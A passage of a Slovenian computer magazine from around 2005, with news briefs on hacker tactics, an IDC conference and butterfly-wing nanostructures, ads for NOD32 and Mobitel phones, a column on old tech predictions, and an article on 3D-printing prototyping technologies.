projekt, fotografiranje Južne Amerike. Če je prejšnje projekte ustvarjal na klasični film, bo za novega predsedal na digitalnega. Ali bo rezultat tudi tako dober, pa bomo videli v naslednji njegovi knjigi.

NOVA TAKTIKA HEKERJEV

Kot kažejo raziskave, so napadalci spremenili taktiko in namesto, da napadajo operacijski sistem in iščejo luknje v njem, zdaj napadajo **drugo programsko opremo**, ki jo imajo uporabniki nameščeno v svojih računalnikih. Delno je temu tako tudi zaradi dejstva, da Microsoft posveča več pozornosti odpravljanju potencialnih napak v svojih programih in je zato vanje vse težje vdreti. Po drugi strani ima druga programska oprema še vedno dovolj neodkritih lukenj. Napad nanjo ni tako učinkovit kot napad na operacijske sisteme, saj ne deluje na osnovnem nivoju, a vendarle dopušča dostop do nekaterih kritičnih delov računalnika (na primer do pomnilnika). Najbolj so na udaru programi za **arhiviranje**, na drugem mestu pa so, zanimivo, **protivirusni** programi. Programi za arhiviranje so zanimivi, saj lahko napadalec pričakuje dostop do zanimivih podatkov in v nekaterih primerih tudi do celotnega omrežja. Zanimivi so tudi protivirusni programi, preprosto zato, ker so razširjeni in aktivno delujejo (v ozadju). Zadnjih nekaj let tako rekoč skoraj ni bilo programa, kjer ne bi našli hrošča prekoračitve medpomnilnika. Ta omogoča, da napadalec prepíše določen del pomnilnika, kar lahko povzroči sesutje sistema.

www.sans.org



IDC-JEVA KONFERENCA O POSLOVNEM OBVEŠČANJU

Konec novembra je v Ljubljani potekala konferenca mednarodne analitske hiše IDC v Sloveniji na temo poslovnega obveščanja, **IDC BI Roadshow CEE 2005**. Dogodka, katerega vsebina se je dotaknila praktično vseh področij poslovnega obveščanja oziroma učinkovite rabe in upravljanja podatkov, se je udeležilo **več kot 150** tehničnih, izvršnih in finančnih direktorjev, upravljavcev podatkovnih skladišč, IT-načrtovalcev ter direktorjev informatike iz **več kot 120 slovenskih podjetij in organizacij**.

Konferenca je med drugim postregla z odgovori na vprašanja, kot

so: kako kar najučinkoviteje povezati rešitve poslovne analitike v obstoječe poslovne procese in sisteme v podjetja ter organizacije, kakšen je položaj na slovenskem trgu v primerjavi z drugimi trgi regije, kakšna orodja in rešitve poslovnega obveščanja se pri nas najpogosteje uporabljajo, kako kar najuspešneje konsolidirati in analizirati podatke ter namestiti sistem za obveščanje in poslovno načrtovanje in ne nazadnje, kako v vsakodnevni praksi uporabljati terminologijo in metodologijo s področja **BPM** (Business Performance Management).

Videti je, da uporabniki očitno bolj zaupajo samostojnim izdelkom, saj je bilo lani v okviru slovenskega trga rešitev **EAS** (Enterprise Application Suite) prodanih zgolj za 0,91 milijona USD modulov **BA** (Business Analytics), med tem ko je bilo za samostojne rešitve poslovnega obveščanja v Sloveniji leta 2004 porabljenih 2,59 milijona USD. Razmeroma majhen delež, ki ga imajo moduli BA na trgu poslovne programske opreme, vodi k sklepu, da se veliki uporabniki raje odločajo za samostojne rešitve. Kljub temu pa lahko v prihodnjih letih pričakujemo stabilno rast tudi na trgu integriranih rešitev BI.

Tematika naslednje konference iz serije IDC Roadshow CEE v Ljubljani bo varnost, predvideni datum pa je 14. februar 2006. (promocijska novica) www.idc.com.

DOMAČI LAN PARTY

PE Internet kavarna Stane je pred kratkim priredila svojo prvo LAN-zabavo. Obisk je bil žal manjši od pričakovanj, saj se je zabave namesto 25 udeležilo **12 ekip**. Kljub manjši udeležbi so bile tu kakovostne ekipe, ki so v aktivnih štirih urah igranja pokazali dobro in taktično igro. Večina članov je bila s Celjskega, a tudi od drugod, vse do Ruš pri Mariboru. Končni vrstni red: 1. Infinity, 2. Žrebca in 3. Delfinčka. Naslednje srečanje bo 17. decembra od 12. ure naprej (promocijska novica) www.filter-slovenija.org

METULJ KOT ZGLED NANOTEHNOLOGIJ


Ko zmanjka idej, kako rešiti zastavljeni problem, znanstvenikom ostane zgolj to, da pogledajo, kako je problem rešila mati narava v milijonih let evolucije. Na eni od angleških univerz so ugotovili, da je nanostruktura **kрила nekega afriškega metulja** zelo podobna najnaprednejšim **nanomaterialom za svetlobna telesa** (diode LED), ki so šele v razvoju. Še več, narava zopet prekaša človeške napore, bi lahko dejali.

Kрила metulja (*Priniceps nireus*) so črna s fluorescentnimi modrimi zaplatami, ki jih tvori površinska (dvodimenzionalna) svetlobno aktivna kristalna struktura, postavljena na izredno tanko zrcalo (Bragg reflector) – v biološko razumljivem smislu. Fluorescentni pigment v »kristalu«
absorbira modro svetlobo neba in oddaja temnejšo modro svetlobo. Kristalno strukturo sestavljajo majhni nanožepki zraka ali drugih snovi, ki blokirajo svetlobo določenih valovnih dolžin (barv).

Sestava křila metulja je, kot kaže, izredno podobna eksperimentalnim visoko zmogljivim LED-diodam, ki, kot vemo, električno energijo pretvarjajo v svetlobo določenih valovnih dolžin. Pri njih so znani problemi, da svetloba seva v nepravilne smeri oziroma se ujame znotraj diode. Te probleme pa je narava že zdavnaj rešila pri omenjenem metulju.



varujemo Vaš digitalni svet



POPOLNO SOŽITJE

Protivirusni program **NOD32** po novem govori **slovensko** in Vam bo ob svojih neprimerljivih tehničnih karakteristikah omogočal, da boste njegovo delovanje izkoristili v največji meri in ga povsem prilagodili svojim zahtevam, saj se bosta sporazumevala v istem jeziku.


Tako bo delo s programom še učinkovitejše, med vama pa se bo spletlo popolno sožitje ... **PREKLOPI NA SLOVENSKO!**

zastopnik za Slovenijo: SI SPLET d.o.o., Dolenjska c. 76, Ljubljana, Tel. 01/428 94 05, www.nod32.si



NOD32
antivirus system

UMTS razkošje



Naročniško-prodajna akcija Mobitel UMTS.

Če razmišljate o menjavi mobitela, izkoristite prednosti tretje mobilne generacije. Izberite med **osmimi sodobnimi UMTS mobiteli**, ki so tudi cenovno privlačni. Ne zaostajajte, privoščite si (jih)! **Se vidimo.**

Novo!



UMTS dlančnik – mobitel Qtek 9000
*159.900 SIT**

Novo!

Integral



Nokia N70
*59.900 SIT**



Dragon G1
*29.900 SIT**



Samsung SGH Z130
*29.900 SIT**



Sony Ericsson K600i
*29.900 SIT**



Samsung SGH Z500
*49.900 SIT**



Motorola E1000
*59.900 SIT**



Nokia N90
*59.900 SIT**



Sony Ericsson Z800i
*59.900 SIT**

Za uporabo UMTS tehnologije potrebujete le UMTS mobilnik! Menjava naročniškega paketa ni potrebna, saj vsi paketi omogočajo UMTS prednosti.

Cene vključujejo DDV. Akcija traja do odprodaje zalog.
Pogoj: sklenitev/podaljšanje naročniškega razmerja Mobitel GSM/UMTS za **24 mesecev**. Velja za vse, ki nimate veljavnega aneksa UMTS št. 14/2005. Ponudba velja za vse naročniške pakete, razen za osnovni SOS paket, paket Podatkovni bonus, paket Telemetrija in izbrani paket na podrejeni številki v storitvi Avtotelefon. Ob podaljšanju naročniškega razmerja za paket Mobitel UMTS je cena aparata še ugodnejša.

Informacije na brezplačnih številkah:
naročniki Mobitel GSM/UMTS: **031/041/051 700 700**,
Mobiuporabniki: **031/041/051 121**, ostali: **080 70 70**.

Mobitel UMTS

Nova generacija mobilnih telekomunikacij



VIZIJE IN ZASLUŽKI

Piše: Tanja Čavlovič tanja.cavlovic@mojmikro.si

Ob silnem računalniškem napredku in branju novic o tem mečemo stran nekaj let staro literaturo, saj je vse notri opisano tako staaaro, da nas sploh več ne zanima. Osredotočamo se na čim bolj sveže vire. Išče nove in raziskujemo, kateri so najbolj verodostojni in nam odkrijejo največ skrivnosti, ki se nam obetajo v prihodnosti. Redkokdaj pa nam pride na misel, da gremo kakšno napoved izuma pozneje preverit – kdaj so ga napovedali in ali je bilo kaj iz tega. Še zlasti če se v zvezi s tem omenja ogromen zaslužek.

Vas zanima, kakšen tehnološki napredek so nekateri napovedovali za leto 1998, in ali se je uresničil?


Spodaj navedene napovedi je napisal novinar, ki je bil v teh letih razmahnitve računalništva v Silicijevi dolini in je raziskoval dogajanje, pisal opravljivo rubriko, bil je na tekočem z napredkom in veliko stvari kar sam preizkusil. Saj je dokaj znan, a svoje pravo ime ves čas skriva, saj se tako laže dokoplje do vseh zaupnih podatkov. Tudi veliko slovenskih računalnikarjev je prebralo njegovo knjigo o Silicijevi dolini, saj sem o tem našla komentarje v internetu.

Pred kratkim sem prebrala njegovo staaaro knjigo, napisano leta 1991, v kateri je nekaj zanimivih napovedi za čas, ki je že mimo. Prav zanimivo se mi zdi, da lahko kar tukaj takoj potrdim ali zavrnem nekaj, kar je bilo napovedano za prelom tisočletja ali za leto 1998.

Ker ima moje delo opravka s procesorji, sem našla tole zanimivo izjavo: »To pomeni, da lahko do leta 2000 pričakujemo procesorje s šestindesetimi milijoni tranzistorjev, ponošeni stari procesor 80486 pa bomo lahko takrat kupili za enajst dolarjev« No, napoved glede števila tranzistorjev je kar blizu, danes imamo procesorje s 100 milijoni tranzistorjev (če se spomnimo na Moorov zakon, je bilo nekaj takega pričakovati). Če bi pa kdo hotel danes prodati procesor 486 za 2200 tolarjev (napovedani znesek po najnovejšem dolarskem tečaju), bi težko pritegnil kakšno pozornost, kaj šele prodal. Zbirateljske vrednosti pa ta procesor tudi še ni dosegel. Za vsak primer sem še na Bolhi preverila, ali ga kdo prodaja in za koliko denarja. Dobila sem odgovor, da se za 1500 tolarji prodajajo celi računalniki s tem procesorjem, vključno z monitorjem. Toliko o biznisu.

Druga napoved s tega področja se glasi: »Procesorji na prelomu tisočletja bodo manjši kakor zdaj, zaradi tega tudi veliko hitrejši, saj električnim impulzom ne bo treba po čipu potovati tako daleč kot zdaj.« Tole ni omembe vredna prerokba in nič pretresljivega, ker se je ves čas delalo na tem, zelo zanimiv pa mi je bil ta odlomek: »Trde diske bodo zamenjali pomnilniški čipi, ki se bodo prav tako preselili v procesor. Kljub temu bo dovolj prostora in prostih tranzistorjev, da boste lahko na desetine procesorjeve spravili na en sam čip.« In glej, tu pa je »priložnost za uspeh«! Če se komu zdi, da je tu potencial in ima zdaj sredstva ali pa jih lahko dobi, da to uresniči v Sloveniji in prepriča trg, da je to noviteta, da to je tisto, kar potrebujemo, lahko obogati!

Sledi napoved za čas, ki smo ga že preživeli in se ni uresničila: »Pri najmanjših računalnikih lahko pozabite tudi na tipkovnice, miške in



Ilustracija: Marko Škerlep

videozaslone, ker se bodo z vami raje kar pogovarjali. Prepoznavanje govora, ki bo teklo v realnem času in bo neodvisno od govorca, bo zahtevalo procesor s sto milijoni ukazov na sekundo. Te vrste zmogljivosti, ki jih leta 1980 ni bilo mogoče dobiti za noben denar, bodo leta 1992 na vaši pisalni mizi, leta 1999 pa na vašem zapestju – in zanje boste odšteli 625 dolarjev.«

Prepoznavanje govora se resda že veliko omenja. Ni pa v vsakdanji uporabi med ljudmi. Največkrat je v rabi pri raznih robotih, ki so jih Japonci razvili za pomoč invalidom, ali pri ameriški vojski, saj imajo v Združenih državah nič koliko centrov za razvoj raznih tehnologij, ki jim ameriška politika daje prednost pred veliko pomembnejšimi zadevami.

Neka misel me je prešinila o tistem obdobju, ko se je nekdo domislil prvega računalnika. Tako imenovane polprevodnike smo imeli tudi mi v Sloveniji – pa tudi Američani in Rusi. V istem času. Kako to, da se Američani vedno domislijo česa revolucionarnega, kar potem prinaša ogromno denarja, mi pa stagniramo, si ne postavljamo

ciljev in jih ne raziskujemo, temveč se trudimo obdržati to, kar že obstaja, in prevzemamo tisto, kar izumijo drugi. Ali je res naša ustvarjalnost že tako zatrta in zaradi česa? Zagotovljene redne službe z veliko omejitvami? Če je kdo tukaj v Sloveniji znal pisati programe za naprave v tovarni – kako to, da se ni domislil programov za domačo vsakdanjo uporabo? Zakaj je to naredil prav neki Američan? Nekaj minut za tem sem že dobila odgovor, ki bi ga do zdaj morala že vedeti. Američani veliko sredstev iz državnega proračuna zmečejo v raziskave za obrambo, pa tudi če potem tam ni nič iz njih. Mi ne moremo brez sredstev izumljati tople vode. V primerjavi z njimi pa imamo mi urejeno socialo in zdravstvo. (Ameriška vlada naj bi vedno znova našla rešitve za odteljav iz proračuna za zdravstvo, da to nameni raziskavam v obrambne namene. V tem primeru mi je naša različica bolj všeč.) V Sloveniji imamo nekaj dejavnih podjetij pri razvijanju novih, domiselnih rešitev – vsaj programskih, ki so jih dobro prodali v tujino. In nanje smo ponosni.

Menim, da vsi, ki so naredili nekaj iz teh obetov, ko se je računalništvo res razmahnilo v 70. in 80. letih, niso bili le na pravem mestu ob pravem času, kar mediji tako radi pišejo. Temveč so se dejansko odločili za to in so se na vso moč trudili prepričati morebitne vlagatelje, da lahko iz tega nekaj nastane in da bodo za to dali vse od sebe. Ko so prihajali prvi programi, so jih inteligentni programerji, ki si lahko zapomnijo veliko podatkov naenkrat, delali po cele noči. Veliko truda je bilo vloženo in veliko je bilo vožnje iz enega konca Združenih držav na drugega in prepričevanja ključnih ljudi, naj se to kolesje že enkrat požene.

Tik preden sem dokončala branje te knjige, sem v nekaj dneh »požrla« še eno, ki jo je napisal Mitja Meršol, bivši odgovorni urednik Dela in pred tem dopisnik Dela v ZDA, ki je sam obiskal ameriške raziskovalne centre. In obe sta v meni vzbudile željo, da bi delala v podobni, zanimivi organizaciji z nenavadno arhitekturo in dobrim vzdušjem ter imela prste zraven pri izdelavi nove rešitve, ki bi ljudem spremenila življenje. ■

3D-tiskanje: tehnologije za hitro izdelovanje prototipov

OD REZANJA DO BRIZGANJA



Izdelava novih izdelkov poteka tako, da se najprej izdelata ideja »na papirju«, kar je največkrat kar tridimenzionalno računalniško grafično okolje, nato pa na osnovi teh idej in načrtov prototip. Šele prototip je nekaj, kar lahko primemo v roke in ocenimo sadove načrtovanja. A kako do prototipa?

Pišeta: Marian Kodolja in Zoran Banović

marjan.kodolja@ojmikro.si, zoran.banovic@ojmikro.si

Prototipi se običajno izdelujejo ročno, kar je zelo zamuden postopek, ki lahko krepko vpliva tudi na čas, potreben od ideje do tržnega izdelka. Zato se v zadnjem času pojavljajo novi postopki, ki temeljijo na sodobnih tehnologijah **tiskanja in rezanja**.


V večini primerov tehnologije hitrega izdelovanja prototipov niso namenjene izdelavi funkcionalnih izdelkov, ampak le izdelavi oblikovnih prototipov bodočega izdelka ali maket v manjšem merilu, namenjenih preizkušanju. Vzemimo si primer podjetja, ki izdeluje mobilne telefone. Te običajno za predstavitve prihodnjih modelov teh še nimajo v proizvodnji, saj gre za konceptualne modele, ki naj bi prikazali oblikovne in funkcionalne smernice. Kdor je že hodil po sejnih, je imel možnost videti tako imenovane »dummy« izdelke prihodnosti, ki so običajno zaklenjeni v steklenih vitrinah. Jasno, saj so izdelani iz lesa, plastike, gline ali kaj vem česa še, in sploh ne delujejo. Namenjeni so predstavitvi zunanega videza. A tudi izdelava takšnih modelov je lahko po klasični poti dokaj zamudna. Iz lesa jih je treba izrezljati, če pa so iz plastike, potrebujete orodje za vlivanje plastike, katerega izdelava ni samo zamudna, temveč tudi draga.

In tu lahko nastopijo sodobne tehnologije. Njihova prednost je v tem, da želeni izdelek narišemo znotraj **grafičnega orodja za tridimenzionalno grafiko**, izdelavo prototipa pa prepustimo **napravi**, ki ga lahko izdelata v nekaj urah. In to takšnega, kot je bil ustvarjen »na papirju«. Seveda takšne naprave stanejo kar nekaj denarja,

tako da je tudi prototip, narejen z njihovo pomočjo, lahko nesramno drag, vendar so stroški izdelave zgolj nekaj izdelkov kljub vsemu cenejši, kot bi bili, če bi ga izdelali po kakšni bolj klasični metodi. In tudi če je klasična pot cenejša, pa nikakor ni tako hitra – »zgolj« nekaj ur!

Potencialnih uporabnikov novih tehnologij izdelav prototipov je veliko, vedeti pa je treba, da so te naprave precej drage in da lahko le redka podjetja upravičijo stroške, povezane z njihovim nakupom in vzdrževanjem. Žal je pri večini novih tehnologij tako, da so na začetku prav nesramno drage. Res pa je, da lahko v pravem okolju pomenijo tudi **konkurenčno prednost**, kar ima vsekakor tudi svojo ceno. Če bi lahko industrijski oblikovalci svojim naročnikom prikazali maketo bodočega izdelka in hitro vnašali morebitne spremembe in popravke ali hitro naredili več konceptov izdelka, to zanje vsekakor pomeni konkurenčno prednost, ki lahko upraviči tudi morebitne večje stroške nabave takšne nove tehnologije.

Poleg hitrosti govori v prid tem napravam še marsikaj. Z njimi je komunikacija med partnerji učinkovitejša, saj je veliko nazornejše prikazati realen objekt kot njegovo bolj ali manj natančno predstavitev v računalniku ali na papirju, saj imamo ljudje zelo različne sposobnosti vizualizacije dvodimenzionalnega objekta. Hitrost izdelave tudi dopušča krajše čase od načrtovanja, preko odločanja do končnega izdelka. V tem delu pridejo do izraza lažje odpravljanje napak, hitrejša izvedba sprememb in možnost predstaviti več različic istega izdelka. In zakaj ne? Če bi bila tehnologija primerna tudi za domače uporabnike, bi ti morda lahko naredili tudi kaj za svoje domovanje. Kako najhitreje na primer do nove makete železnice?




Plast za plastjo do končnega izdelka.

STEREO LITOGRAFIJA (SLA)

Pri tehnologiji stereo litografije gre za »strjevanje« na svetlobo občutljive tekoče plastike. Model nastaja plast za plastjo v koritu, napolnje-

nem s tekočo plastično maso. Računalnik krmili laserski žarek, ki deluje na ultravijoličnem delu svetlobnega spektra, ta pa povzroči, da se tekočina na obsevani površini strdi. Po zaključeni izdelavi ene plasti se nosilna osnova (platforma) nekoliko spusti, celotna površina se spet napolni s tekočino in korak se ponavlja, dokler ni izdelan ves objekt. Od debeline plasti in orientaciji objekta v kadi je odvisno, kako natančno bo le ta izdelan. Tipično je ena plast debela med 0,1 in 0,2 milimetra.

Čas izdelave je odvisen od velikosti in zahtevnosti objekta. V povprečju se ena plast strdi v eni ali dveh minutah,



Pri izdelavi specifičnih oblik je te treba med izdelavo podpreti, da se »pretanka« plast ne zlomi.

kar pomeni, da tipičen proces izdelave traja 6 do 12 ur. Po zaključku izdelave mora objekt še v »ultravijolično« pečico, kjer plastika doseže svojo zahtevano trdnost. Po tej fazi je proces izdelave dokončan, po potrebi lahko objekt še dodatno površinsko obdelamo (brušenje, barvanje).


Poudarki tehnologije SLA:

- Prva in najbolj množično uporabljena tehnologija hitre izdelave objektov (prototipov).
- Kljub za običajne smrtne visoki ceni naprav in surovin, so te nižje od cen drugih tehnologij, z izjemo najnovejše tehnologije brizganja.
- Uporablja na svetlobo občutljivo tekočo plastično maso (surovina, iz katere »nastane« objekt).
- Zahteva dodatno površinsko obdelavo, saj laser sam po sebi ne zagotovi dovolj gladke površine. S tem so lahko težave, saj preveč »brušenja« lahko vpliva na kompaktnost (strukturno trdnost) objekta.
- Izdelani objekti so krhki (drobljivi), uporaba tekoče plastike v procesu izdelave pa povzroči, da je površina objekta na dotik lepljiva.
- Prehodi med plastmi so dokaj izraziti (zaradi tega zahteva brušenja). Predvsem je to lahko problem na osi z – v smeri od spodaj navzgor, kot nastaja objekt (stopničast prehod med plastmi).
- Pri izdelavi nekaterih objektov jih je treba med izdelavo dodatno podpreti.
- Surovina (tekoča plastika) je lahko strupena in zdravju škodljiva.

SELECTIVE LASER SINTERING (SLS)

Tehnologija SLS je nadgradila tehnologijo SLA, tako da omogoča večjo svobodo pri izbiri materialov. Ti so v obliki **finega prahu**, ki ga laserski žarek stali. Ne gre torej za strjevanje na

svetlobo občutljivih materialov, temveč za **toplotno obdelavo**. Da pa to ne bi zahtevalo močnega izvora laserja (tipično 50 W CO₂ laser), je prah v procesu izdelave segret na temperaturo malo pod tališčem. Zaradi uporabe prahu je proces izdelave objekta nekoliko drugačen. Napravo sestavljajo dve posodi s prahom in transport-



Prah namesto tekočine prehaja iz ene posode preko delovne površine v drugo posodo.

ni mehanizem. Ta prah (surovino) prenese na delovno površino, kjer stali površino, ki je del objekta. Delovna površina se spusti za debelino ene plasti in proces se ponovi, to pot iz druge smeri. In tako naprej, dokler objekt ni izdelan. Proces izdelave poteka znotraj nadzorovanega okolja, običajno dušikove komore, kar prepreči oksidacijo materiala (v skrajnem primeru celo eksplozijo).



Površina objekta je porozna (luknjičasta)

Površina s tehnologijo SLS izdelanega izdelka je veliko bolj **porozna** (luknjičasta) kot površina objekta, narejenega s tehnologijo SLA – kar ima svoje prednosti in slabosti. Temu je tako zaradi dejstva, da se delci materiala med seboj povežejo (delci prahu) zaradi delnega in nepopolnega talje-


nja materiala. Tehnologija zahteva dober nadzor nad temperaturo – moč laserja, saj lahko previsoka temperatura povzroči nepravilno strjevanje (ali celo prelivanje stopljenega materiala) in s tem nepravilno izdelan objekt. Tehnologija SLS ima prednost v tem, da običajno ne zahteva dodatne podpore za nekatere oblike objektov, saj to zagotavlja preostali, nestaljeni prah na delovni površini.

Poudarki tehnologije SLS:


- Zaradi uporabe drugih surovin je lahko objekt konstrukcijsko močnejši – to pomeni, da je moč izdelati tudi objekte, ki jih s tehnologijo SLA ni mogoče.
- Laser topi surovino, ki je v stanju finega prahu – na voljo je več različnih materialov (plastika, vosek), ne pa zgolj en sam, kot pri tehnologiji SLA.
- Tudi tu se lahko pojavi problem v »stopničasti« površini objekta.
- Površina objekta je po izdelavi »luknjičasta« (porozna) zato je tudi v tem primeru priporočljiva površinska obdelava. Brušenje je zaradi tega preprostejše, preprosto je tudi odpraviti napake, nastale med procesom izdelave. Če pa želite imeti gladko površino, je treba na objekt naknadno nanesti površinsko snov (tesnilno maso), ki zapolni luknjice. Ta še dodatno utrdi objekt.

LAMINAR OBJECT MANUFACTURE (LOM)

Še več svobode pri izboru različnih materialov ponuja tehnologija LOM (papir, plastika, kovina). Načelo izdelave je tudi pri tej tehnologiji



Trije koraki izdelave ene plasti objekta



Slika 3: Objekt, narejen iz papirja.

3D-tiskanje: tehnologije za hitro izdelovanje prototipov

